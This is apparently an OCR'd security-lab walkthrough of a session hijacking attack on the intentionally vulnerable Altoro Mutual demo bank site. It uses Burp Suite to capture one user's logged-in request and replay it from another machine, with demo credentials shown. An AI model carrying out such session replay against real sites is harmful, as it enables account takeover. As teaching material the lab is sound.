
On PC2, visit http://demo.testfire.net/ and login (username-***jsmith*** and password-***demo1234***). Configure proxy in the browser to the ***IP address of PC1***.






In PC2 refresh browser once, to allow Burp Suite (on PC1) to capture request.







Copy the captured request to the ***leafpad*** and then click on forward.




On PC1, Visit http://demo.testfire.net/ and log in as admin(username: ***admin***, password: ***admin***)




Configure Burp to loopback IP address 127.0.0.1 and port 8080





Configure browser proxy to loopback IP address 127.0.0.1 and port 8080. Refresh browser once, to allow Burp Suite (on PC1) to capture request.






Remove the captured request, paste the request from ***leafpad*** (previously copied) and click on forward.





After completing the above process, it is observed that the modified request from the burp proxy is accepted by the website and allowed the PC1 user to gain access to the active account of the PC2 user. It is all possible because the website is vulnerable to Session Hijacking.


Altoro Mutual: Online Ba...
altoromutual.com/bank/login.aspx
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
AltoroMutual
Sign Off | Contact Us | Feedback | Search
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
Hello John Smith
Welcome to Altoro Mutual Online.
View Account Details:
1001160140 Checking
GO
Congratulations!
You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!
Click Here to apply.